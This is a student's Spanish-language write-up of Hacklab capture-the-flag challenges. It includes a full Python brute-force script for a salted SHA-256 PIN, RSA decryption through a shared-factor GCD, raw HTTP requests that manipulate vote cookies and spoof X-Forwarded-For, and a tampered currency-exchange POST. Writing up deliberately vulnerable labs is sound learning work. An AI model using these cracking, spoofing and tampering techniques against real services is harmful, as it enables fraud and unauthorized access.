    if (bytesLeidos < 10) {
        // Si no es múltiplo de 10, escribir tal cual (sin
corregir)
        fos.write(paquete, 0, bytesLeidos);
        break;
    }

    if (packetNum >= lineasParidad.size()) {
        // Más paquetes que paridades, escribir tal cual
        fos.write(paquete);
        packetNum++;
        continue;
    }

String paridadLinea = lineasParidad.get(packetNum);
String[] parts = paridadLinea.split(" ");
String rowStr = parts[0];
String colStr = parts[1];
int[] storedRows = new int[5];
for (int k = 0; k < 5; k++) {
    storedRows[k] = rowStr.charAt(k) - '0';
}
int[] storedCols = new int[16];
for (int k = 0; k < 16; k++) {
    storedCols[k] = colStr.charAt(k) - '0';
}

BitParidadPaquete current = computeParidad(paquete);

int errorRow = -1;
int errorCol = -1;
int rowMismatchCount = 0;
int colMismatchCount = 0;

for (int r = 0; r < 5; r++) {
    int synd = current.bpFilas[r] ^ storedRows[r];
    if (synd == 1) {

```

```

        errorRow = r;
        rowMismatchCount++;
    }
}

for (int c = 0; c < 16; c++) {
    int synd = current.bpColumnas[c] ^ storedCols[c];
    if (synd == 1) {
        errorCol = c;
        colMismatchCount++;
    }
}

if (rowMismatchCount == 1 && colMismatchCount == 1) {
    // Corregir el bit
    int r = errorRow;
    int c = errorCol;
    int byteIdx = 2 * r + (c >= 8 ? 0 : 1);
    int bitPos = c >= 8 ? (15 - c) : (7 - c);
    paquete[byteIdx] ^= (1 << bitPos);
} else if (rowMismatchCount > 1 || colMismatchCount > 1) {
    // Error no corregible (más de un error), dejar tal
    cual
    System.out.println("Paquete " + packetNum + " tiene
errores no corregibles.");
}
// Si 0 mismatches, no error

fos.write(paquete);
packetNum++;
}

fis.close();
fos.close();
System.out.println("Imagen recuperada guardada en " + args[2]);
}

private static BitParidadPaquete computeParidad(byte[] paquete) {
    BitParidadPaquete bpPaquete = new BitParidadPaquete();
    for (int i = 0; i < paquete.length; i += 2) {
        int bp = bitParidad(paquete[i], paquete[i + 1]);
        bpPaquete.bpFilas[i / 2] = bp;
    }
}

```

```

        int palabraAnalizando = paquete[i] & 0xFF; // Unsigned
        int mascara = 1;
        for (int j = 0; j < 16; j++) {
            if (j == 8) {
                palabraAnalizando = paquete[i + 1] & 0xFF;
                mascara = 1;
            }
            if ((palabraAnalizando & mascara) == mascara) {
                bpPaquete.bpColumnas[16 - j - 1] =
(bpPaquete.bpColumnas[16 - j - 1] + 1) % 2;
            }
            mascara <<= 1;
        }
    }

    return bpPaquete;
}

private static int bitParidad(byte b1, byte b2) {
    int n1 = Integer.bitCount(b1 & 0xFF);
    int n2 = Integer.bitCount(b2 & 0xFF);
    int r = 1;
    if ((n1 + n2) % 2 == 0) {
        r = 0;
    }
    return r;
}

static class BitParidadPaquete {
    int bpFilas[];
    int bpColumnas[];

    public BitParidadPaquete() {
        this.bpFilas = new int[5];
        this.bpColumnas = new int[16];
    }
}
}


```

Para ejecutar tienen que estar los 3 archivos en el mismo directorio que la consola indica

```
C:\Users\Usuario\Downloads\hack\gasti>javac RecuperarImagen.java  
C:\Users\Usuario\Downloads\hack\gasti>java RecuperarImagen imagen_rota.png paridadImagen.txt imagen_recuperada.png  
Imagen recuperada guardada en imagen_recuperada.png
```

javac RecuperarImagen.java

java RecuperarImagen imagen_rota.png paridadImagen.txt imagen_recuperada.png
Imagen recuperada guardada en imagen_recuperada.png



The screenshot shows a terminal window with the following content:

```
1  
2  
3  
4  
5 ;FELICITACIONES!  
6  
7 b9365cb4c17b4f3b93f0095619bcd1ea|
```

The terminal prompt is visible at the bottom of the window.

b9365cb4c17b4f3b93f0095619bcd1ea

Desafío 25 - Chat Seguro (Hacklab 2024)

Abri la bd en un .txt que no se si era lo mejor y vemos el nombre de usuario **patricio** y que también vemos el **hash** que usa.

1. Análisis de la Lógica de Hashing

El código fuente `Pin.java` y la base de datos `data.db` revelan el proceso exacto para generar el hash del PIN.

A. Determinar la Fórmula

1. **Algoritmo de Hash:** `MessageDigest.getInstance("SHA-256")`.
 2. **Usuario y Salt:** El usuario es `patricio`. El PIN se concatena con el `salt` antes de ser hasheado.
 3. **Índice de Inserción del Salt:** El `salt` se inserta en un índice calculado por:

indice = nombreUsuario.length() % 5

- La longitud de "patricio" es 8.

$$indice = 8 \pmod{5} = 3$$

4. **Estructura del Texto a Hashear (pinSalt):** El `salt` se inserta en la posición 3 (después de los 3 primeros caracteres del PIN). Dado que el PIN es de 4 dígitos (P1P2P3P4):

Texto hasheado = PIN[0:3] + SALT + PIN[3:4]

- Si el PIN es 1234, el texto es: 123 + SALT + 4.

2. Descifrado por Fuerza Bruta (Offline Cracking)

Se deben probar los 10,000 PINs posibles (0000 a 9999) con los 50 salts provistos, usando la fórmula de inserción de salt y el algoritmo SHA-256.

Al automatizar el proceso de prueba, se encuentra la combinación que genera el hash objetivo:

Elemento	Valor
PIN Propuesto	2041
Salt Correcto	DATABASE
PIN[0:3]	204
PIN[3:4]	1
Texto a Hashear	204 + DATABASE + 1 = 204DATABASE1
Hash Generado (SHA-256)	8f00fed7f45ea2052b5caa163cd51c04619601ee249811c4c9e2cc72ee6a00e1

 Exportar a Hojas de cálculo

El hash generado coincide con el hash objetivo.

El PIN olvidado es 2041.

Geminis nos dio ese PIN el cual no era correcto, así que le pedí que me de un prompt para pasarlo a Copilot en el Visual Studio Code. El cual me genero este código que funcionó a la primera

“dame un prompt para darle a copilot que haga ese código de prueba, porque el pin que me diste esta mal”

Necesito un script de Python para realizar un ataque de fuerza bruta offline (offline cracking) a un PIN SHA-256. El objetivo es encontrar el PIN de 4 dígitos (0000 a 9999) que genera el hash objetivo.

1. Datos de Entrada (Target)

- **Hash SHA-256 Objetivo:**
8f00fed7f45ea2052b5caa163cd51c04619601ee249811c4c9e2cc72ee6a00e1
- **Lista de Salts (50 palabras):** PROGRAMMING, DEBUGGING, DEVELOPER, APPLICATION, DATABASE, NETWORKING, FRAMEWORK, ALGORITHM, COMPILER, INTERFACE, SCRIPTING, SOURCECODE, VERSIONING, ENCRYPTION, FUNCTIONAL, OPTIMIZATION, TESTING, DEPLOYMENT, RENDERING, ARCHITECTURE, PROTOCOL, PERFORMANCE, SYNCHRONIZATION, INTEGRATION, CONFIGURATION, AUTHENTICATION, USERINTERFACE, DATASTRUCTURE, CODINGTOP, MACHINELEARNING, VIRTUALIZATION, SIMULATION, COMPONENT, ARCHITECT, INFRASTRUCTURE, USEREXPERIENCE, ARTIFICIALINTELLIGENCE, AUTOMATION, SCRIPT, CLUSTERING, ANALYTICS, CODEREVIEW, DATABASEMANAGEMENT, OPERATIONS, DEBUGGER, SYSTEMS, MULTITHREADING, FRAME, BACKEND, FRONTEND

2. Lógica de Hashing (Basada en Pin.java)

- **Algoritmo de Hashing:** SHA-256.
- **PIN:** Es un número de 4 dígitos (de '0000' a '9999').
- **Salt Insertion Index:** La inserción del salt ocurre en el índice 3.
- **Fórmula de Concatenación (pinSalt):** El salt se inserta después de los primeros 3 caracteres del PIN.
 - `pinSalt = PIN[0:3] + SALT + PIN[3:4]`
 - Ejemplo: Si PIN='1234' y SALT='DATABASE', el texto es '123DATABASE4'.

3. Requerimientos del Script

1. Utilizar la librería `hashlib` de Python.
2. Iterar sobre todos los PINs de '0000' a '9999' (asegurar el *padding* con ceros).
3. Para cada PIN, iterar sobre la lista de Salts.
4. Aplicar la fórmula de concatenación `PIN[0:3] + SALT + PIN[3:4]`.
5. Calcular el hash SHA-256 del texto resultante.
6. Comparar el hash generado con el `Hash Objetivo`.
7. Cuando haya coincidencia, imprimir el **PIN** y el **Salt** encontrado y detener la ejecución.

Por favor, genera el código Python completo para realizar este ataque.

```
import hashlib

def brute_force_pin():

    # Hash objetivo

        TARGET_HASH      =
"8f00fed7f45ea2052b5caa163cd51c04619601ee249811c4c9e2cc72ee6a00e1"

    # Lista de salts

    SALTS = [
        "PROGRAMMING",   "DEBUGGING",   "DEVELOPER",   "APPLICATION",
"DATABASE",
        "NETWORKING",   "FRAMEWORK",   "ALGORITHM",   "COMPILER",
"INTERFACE",
        "SCRIPTING",   "SOURCECODE",   "VERSIONING",   "ENCRYPTION",
"FUNCTIONAL",
        "OPTIMIZATION",   "TESTING",   "DEPLOYMENT",   "RENDERING",
"ARCHITECTURE",
```

```

    "PROTOCOL", "PERFORMANCE", "SYNCHRONIZATION", "INTEGRATION",
"CONFIGURATION",

        "AUTHENTICATION", "USERINTERFACE", "DATASTRUCTURE",
"CODINGTOP", "MACHINELEARNING",

        "VIRTUALIZATION", "SIMULATION", "COMPONENT", "ARCHITECT",
"INFRASTRUCTURE",

        "USEREXPERIENCE", "ARTIFICIALINTELLIGENCE", "AUTOMATION",
"SCRIPT", "CLUSTERING",

        "ANALYTICS", "CODEREVIEW", "DATABASEMANAGEMENT", "OPERATIONS",
"DEBUGGER",

        "SYSTEMS", "MULTITHREADING", "FRAME", "BACKEND", "FRONTEND"
]

def insert_salt(pin, salt, index=3):

    """Insertar salt en la posición especificada del PIN"""

    if index >= len(pin):

        return pin + salt

    return pin[:index] + salt + pin[index:]

def calculate_sha256(text):

    """Calcular hash SHA-256 de un texto"""

    return hashlib.sha256(text.encode('utf-8')).hexdigest()

# Iterar sobre todos los PINs posibles (0000-9999)

for pin in range(10000):

    pin_str = f"{pin:04d}" # Padding con ceros para obtener 4
digtos

```

```

# Probar cada salt con el PIN actual

for salt in SALTS:

    # Aplicar la fórmula de concatenación

    pin_salt = insert_salt(pin_str, salt, 3)

    # Calcular hash SHA-256

    hash_result = calculate_sha256(pin_salt)

    # Comparar con el hash objetivo

    if hash_result == TARGET_HASH:

        print(f"¡PIN encontrado!")

        print(f"PIN: {pin_str}")

        print(f"Salt usado: {salt}")

        print(f"Texto hasheado: {pin_salt}")

        print(f"Hash generado: {hash_result}")

        return pin_str, salt

# Mostrar progreso cada 1000 intentos

if pin % 1000 == 0:

    print(f"Probando PIN: {pin_str}")

print("PIN no encontrado en el rango especificado.")

return None, None

```

```
if __name__ == "__main__":
    print("Iniciando ataque de fuerza bruta...")
    print("Hash           objetivo:")
    print("8f00fed7f45ea2052b5caa163cd51c04619601ee249811c4c9e2cc72ee6a00e1")
    print("Rango de PINs: 0000-9999")
    print("Número de salts: 50")
    print("-" * 50)

    pin_found, salt_found = brute_force_pin()

    if pin_found:
        print(f"\n¡Éxito! PIN crackeado: {pin_found} con salt: {salt_found}")
    else:
        print("\nNo se pudo encontrar el PIN.")
```

```
c:\Users\Usuario\Downloads\hack>python seguro
Iniciando ataque de fuerza bruta...
Hash objetivo: 8f00fed7f45ea2052b5caa163cd51c04619601ee249811c4c9e2cc72ee6a00e1
Rango de PINs: 0000-9999
Número de salts: 50
-----
Probando PIN: 0000
Probando PIN: 1000
Probando PIN: 2000
Probando PIN: 3000
Probando PIN: 4000
Probando PIN: 5000
Probando PIN: 6000
¡PIN encontrado!
PIN: 6289
Salt usado: CODINGTOP
Texto hasheado: 628CODINGTOP9
Hash generado: 8f00fed7f45ea2052b5caa163cd51c04619601ee249811c4c9e2cc72ee6a00e1
¡Éxito! PIN crakeado: 6289 con salt: CODINGTOP
c:\Users\Usuario\Downloads\hack>
```

Hasheamos el 6289 para obtener el código

f7fbc4bafcc80cbf690acbef25f2ce1c

Desafío 30 - RSA Robusto (HackLab 2024)

Le pase la consigna, los valores y el código fuente a Geminis y me hizo un código Python que ejecute y me funcione. (un capo la verdad)

```
import math
from functools import reduce

# --- Valores Fugados ---
n1 = 24127109628295280886514896681554300020227649055304057729303304080334690
25797658796420515386780871920889928690364035130537068644658578285801675
76751159014097375471526848978480256434810910363650418566774181632848613
40756794713474827128266428019974263703720830780268890375844455990127313
53848100187287485298474548115835264887568611391185589571117692362618011
05092703837010701736982621882850856657918615988629392965769491035595046
62527408065993125471832308491668418032965677260576452109472171087658384
21088124439500820768967895011692383515739756766267487553166850466726484
7799988213518069840979350519657929942660088722727
n2 = 15983329338976127265290829442187135406619656299256173689542385277328424
39953473498023935773873975472361606766671003713803019008783011170014305
16230981342080674907262899767908259059015632861981980685790190255444657
31517957919464995059999977419149509613359273210952928761445153994886914
17757278732653361484185402899024831559913034680532015058724488844247129
49708429537618554038191512638458267146941325618819564736138282405696969
41604950296152265681806032325065908529853995054867267296940852312428588
30560360510894042572178986110202342726371774778480718672088951656985374
9674089987426155446951793788498852578883848898041
e = 65537

# --- Mensaje Cifrado ---
c1 = 23385258666331731475666863638844609431283008833211519282195231854448457
35806988802576465553894517843493571307115442268031247373548157686076952
24070147130584272018173425696224106871699199076627183198270404721809102
08353932759639361621305516703906304739253890366325310201398252842472048
74300144530767602091523802788921106425187227915509318286531752774210225
12019814692994583372607678952504930934088422393942426551608870346634423
35981035478100390038936761686188138939864370450879987405729026035833180
12878857328433196704479248749080288700201256928943929488988888063640933
3983855297822325831371511083401607356381502950588
```

```

c2 = 
31318646196663536946986306023774084078684611444477037290011729776118428
71256353472478745534274138434545346716175920686284163626056758679358991
46681999738034419493789442382182864610182345880327135226674418084953967
62335202410093768904295461555885083970831789873875831597747325501520138
34242688638533629816659196650738695734902962171230765093816043819363281
55955009141303970345973750492737998256652459713824319377030200305543453
14636078069815929500162364611045205797130427049418230611683305720333043
53994309485325525660793035656273335186938483646488081842938131646808359
436319958818430907933051943696407534319169686818

# --- Función Auxiliar para la conversión de Entero a Bytes ---
def long_to_bytes(n):
    return n.to_bytes((n.bit_length() + 7) // 8, 'big')

# 1. Encontrar el factor común q = GCD(n1, n2)
q = math.gcd(n1, n2)
print(f"Factor común (q) encontrado.")

# 2. Factorizar los módulos
p = n1 // q
r = n2 // q

# 3. Calcular los Totientes de Euler
phi_n1 = (p - 1) * (q - 1)
phi_n2 = (q - 1) * (r - 1)

# 4. Calcular los exponentes privados d1 y d2
# Se usa pow(a, -1, m) para el inverso modular (solo Python 3.8+)
d1 = pow(e, -1, phi_n1)
d2 = pow(e, -1, phi_n2)

print(f"Exponentes privados d1 y d2 calculados.")

# 5. Descifrar los mensajes (m = c^d mod n)
m1_int = pow(c1, d1, n1)
m2_int = pow(c2, d2, n2)

# 6. Convertir a bytes y concatenar
m1_bytes = long_to_bytes(m1_int)
m2_bytes = long_to_bytes(m2_int)

```

```
# Decodificar y concatenar la flag
flag = (m1_bytes + m2_bytes).decode('ascii')

print("---- Resultado del Descifrado ---")
print(f"m1 (Parte 1): {m1_bytes.decode('ascii')}")
print(f"m2 (Parte 2): {m2_bytes.decode('ascii')}")
print(f"\nFlag Completa: {flag}")
```

```
c:\Users\Usuario\Downloads\hack>python robusto.py
Factor común (q) encontrado.
Exponentes privados d1 y d2 calculados.
--- Resultado del Descifrado ---
m1 (Parte 1): FLAG{295d531e3c72f8
m2 (Parte 2): 63ad77c96cde63f829}


Flag Completa: FLAG{295d531e3c72f863ad77c96cde63f829}
c:\Users\Usuario\Downloads\hack>
```

295d531e3c72f863ad77c96cde63f829


Broken Access Control

Desafío 12 - Votación

¿Cuál de las siguientes universidades crees que es la mejor?



Harvard



Universidad Tecnológica Nacional

Votar

Realizó una votación y veo que cuando quiero ejecutar la segunda no me deja porque se agrega una cookie de voto

Analizo un POST y veo que tiene

PHPSESSID=7a89e24b236086be28299ce7e7625ebd;

voto=s8fvks7dk3ncq0

```
Request
Pretty Raw Hex
1 POST /src/ctl/votacion.ctl.php HTTP/2
2 Host: ch1-700f02e2-fa30-47c8-be9b-f0dafeadadd3-votacion.softwareseguro.com.ar
3 Cookie: _ga=GA1.1.860723446.1757703434; _ga_MR6ZT8Pj4Q=GS2.1.s1758218041$o2$g0$t1758218042$j59$10$h0; PHPSESSID=769767faa2fa5126c5cf0bf6693e0280; voto=s8fvks7dk3ncq0
4 Content-Length: 15
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: es-ES,es;q=0.9
7 Sec-Ch-Ua: "Not-A?Brand";v="24", "Chromium";v="140"
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*; q=0.01
12 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
13 Origin: https://ch1-700f02e2-fa30-47c8-be9b-f0dafeadadd3-votacion.softwareseguro.com.ar
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://ch1-700f02e2-fa30-47c8-be9b-f0dafeadadd3-votacion.softwareseguro.com.ar/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 opUniversidad=0
```

PHPSESSID=769767faa2fa5126c5cf0bf6693e0280; voto=s8fvks7dk3ncq0

Por lo que chat después de muchos prompt me tiro la gran idea de enviar el mismo POST pero sin el voto y ahí me permitió realizar más de un voto. Esto funciona debido a un error del Desarrollador.

Entonces ahora el problema sería enviar muchos votos.

Chusmeando pude hacer que se envíe muchas veces configurando así, en How Many iría la cantidad y tenes que poner Type Random sino no te deja.

Payload position: All payload positions

Payload type: Numbers

Payload count: 10

Request count: 10

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 1

Step: 1

How many: 10

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 1

Min fraction digits: 0

Max fraction digits: 0

Examples


1
1

Estuve navegando por toda la configuración de Burp Suite y nada me sirvio como tal, incluso me tuve que descargar la extensión Turbo Intruder(no me sirvio de nada porque no pude ejecutarla como tal)


The screenshot shows the Burp Suite Community Edition interface. The top navigation bar includes Burp, Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions (which is selected), and Learn. Below the navigation is a search bar with the word "turbo". A table lists installed extensions, with "Turbo Intruder" highlighted. The right panel displays detailed information about the Turbo Intruder extension, including its rating (5 stars), popularity, version (1.55), and update date (06 Aug 2025). It also includes a brief description and a "Features" section.

Name	Author	Rating	Popularity	Installed	Last updated	Detail
Turbo Intruder	James Kettle, PortSwigger	★★★★★	High	✓	2025 Aug 6	
HTTP Request Sm...	James Kettle, Port...	★★★★★	Medium		2025 Sep ...	
WebSocket Turbo...	Zakhar Fedotkin, ...	★★★★★	Medium		2025 Aug 6	
PyBurp	cyal1	★★★★★	Medium		2025 Apr ...	
Turbo Data Miner	Chopicalqui	★★★★★	Medium		2022 Apr ...	


Y la conclusión que llegué es que hay que comprar la versión Pro




La solución que tuve para ejecutar 3000 votos fue ejecutar en simultáneo como un bruto, porque la configuración de procesos concurrentes de la aplicación parecía no funcionar:



¿Cuál de las siguientes universidades crees que es la mejor?



Harvard



Universidad Tecnológica Nacional

Desafío superado. Código: sdf7fdj843if3jhg3

Votar

sdf7fdj843if3jhg3

Desafío 18 - Votación nueva versión (HackLab 2023)

En este caso a diferencia del anterior cuando borras el voto, te aparece que votaste desde la misma IP

The logo of Harvard University, featuring a red shield with a white border. Inside the shield are three open books at the top and a book at the bottom, with the words "VERITAS" and "HARVARD" inscribed around them.

Harvard

1603

The logo of the Universidad Tecnológica Nacional (UTN), which consists of a stylized black asterisk or star shape.

Universidad Tecnológica Nacional

1500

No se puede votar más de una vez desde la misma ip

Ahora, el desafío es burlar el chequeo de la IP para que el servidor piense que la petición viene de un lugar diferente.

Estrategia: Spoofing de Dirección IP

La aplicación está alojada detrás de Cloudflare (se ve en los encabezados Server: cloudflare), lo que significa que el servidor web recibe la IP del cliente a través de encabezados HTTP especiales, no directamente.

Para falsificar la dirección IP, debes injectar o modificar el encabezado **X-Forwarded-For**

Inyecta el Encabezado Falso de IP: Agrega el encabezado **X-Forwarded-For** con una dirección IP arbitraria (cualquier valor válido que no sea tu IP real).

Inclusive en este caso ni siquiera válida que tenga el formato de una IP, solo verifica que sea distinta.

X-Forwarded-For: 1.1.1.1 // <--- NUEVO: Inyección de IP falsa

```
Request
Pretty Raw Hex
1 POST /src/ctl/votacion.ctl.php HTTP/2
2 Host:
chl-31e7bc83-fbbf-4506-b182-00477a62511f-votacion-nueva-version.softwareseguro.com.ar
3 X-Forwarded-For: 1.1.1.1
4 Cookie: _ga=GAI.1.860723446.1757703434; _ga_MR6ZT8PJ4Q=
GS2.1.s1758218041$o2$g0$t1758218042$j59$10$h0; PHPSESSID=
1414abc6226a653bdd3d038e581f8bc2
5 Content-Length: 15
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-ES, es; q=0.9
8 Sec-Ch-Ua: "Not=A?Brand"; v="24", "Chromium"; v="140"
9 Sec-Ch-Ua-Mobile: ?0
10 X-Requested-With: XMLHttpRequest
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/140.0.0.0 Safari/537.36
12 Accept: application/json, text/javascript, */*, q=0.01
13 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
14 Origin:
https://chl-31e7bc83-fbbf-4506-b182-00477a62511f-votacion-nueva-version.softwaresegur
o.com.ar
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer:
https://chl-31e7bc83-fbbf-4506-b182-00477a62511f-votacion-nueva-version.softwaresegur
o.com.ar/
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21
22 opUniversidad=1
```

Hago una lista modificando esa parte del IP hasta llegar a la cantidad de votos que pide

Target <https://chl-0d4e956e-aa17-491a-af8b-e90ca01f4>


Positions Add § Clear § Auto §

```
1 POST /src/ctl/votacion.ctl.php HTTP/2
2 Host: chl-0d4e956e-aa17-491a-af8b-e90ca01f4
3 X-Forwarded-For: 1.1.1.81$§
4 Cookie: _ga=GA1.1.860723446.1757703434
    fdfea0f3ca09b34a8ccf59402c5fbe7b;|
```

Ahi podemos ver que ya se está modificando el valor

```
{"progressbar_utn": "<div class='progress'>
<div class='progress-bar' role='progressbar' aria-valuenow='48.406823302221' aria-valuemin='0' aria-valuemax='3107' style='width: 48.406823302221%>
  1504</div>
</div>"}
```

```
{"progressbar_utn": "<div class='progress'>
<div class='progress-bar' role='progressbar' aria-valuenow='1504' aria-valuemin='0' aria-valuemax='3107' style='width: 1504px;'>
  1504</div>
</div>"}
```



Desafío superado. Código:
143885b3abc1012375b3846f84c39203

Votar

143885b3abc1012375b3846f84c39203

Solución de Matias Sampieri(compa de Gochi), utiliza otra herramienta que ejecuta mucho más rápido. Además se puede trabajar en simultáneo de la misma red o distintas inclusive para así poder dividirse el ataque

The screenshot shows a terminal window with several tabs at the top: PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL, PORTS, SERIAL MONITOR, SQL HISTORY, and TASK MONITOR. The TERMINAL tab is active, displaying the following content:

```
Matias@... ~/Documents/ARCHIVOS/PROJECTS/SoftwareSeguro/demo-qdbf
# ./qdbf.exe .\config.yml
```

Below the terminal, there is a list of available terminals:

- wsl
- powershell

Indico así la IP del que lo ayuda. Ambas computadoras se comunican entre si y conocen sus IP.

The screenshot shows a terminal window with the following content:

```
helpers:
- 192.168.0.181
```

Desafío 17 - Compra de divisas (HackLab 2023)

Hago un POST y cambio la cotización

```
22  
23 cotizacion=1.00&monto=85000.00&total=230.35
```

gg

Compra de Dólares

Cotización actual:

369.00

Monto en pesos:

Ingrese el monto en pesos

Total en dólares:

Confirmar Compra

Desafío superado: **afc6a148d3b71b6776bcc7015e97c2a9**

Saldos

afc6a148d3b71b6776bcc7015e97c2a9

Mass Assignment

Desafío 11 - Gran Rifa 2019

Primero que nada mando un GET normal recargando la página para ver el formato que genera.

Request

Pretty Raw Hex

```
1 GET /api/numeross/ HTTP/2
2 Host: chi-8e48e39b-9789-43fd-b560-268dla32a0Ba-gran-rifa-2019.softwareseguro.com.ar
3 Cookie: JSESSIONID=6A1.860723446.1757703434; _ga=MR6ZTOPJ4Qc
4 GST=01750218021fc2f90f1758218042$j59%10$ho; sessionid=v89B2yyt8y6lhuingrnuetr1f2nni8r
5 Sec-Ch-Ua: "Windows"
6 X-Requested-With: XMLHttpRequest
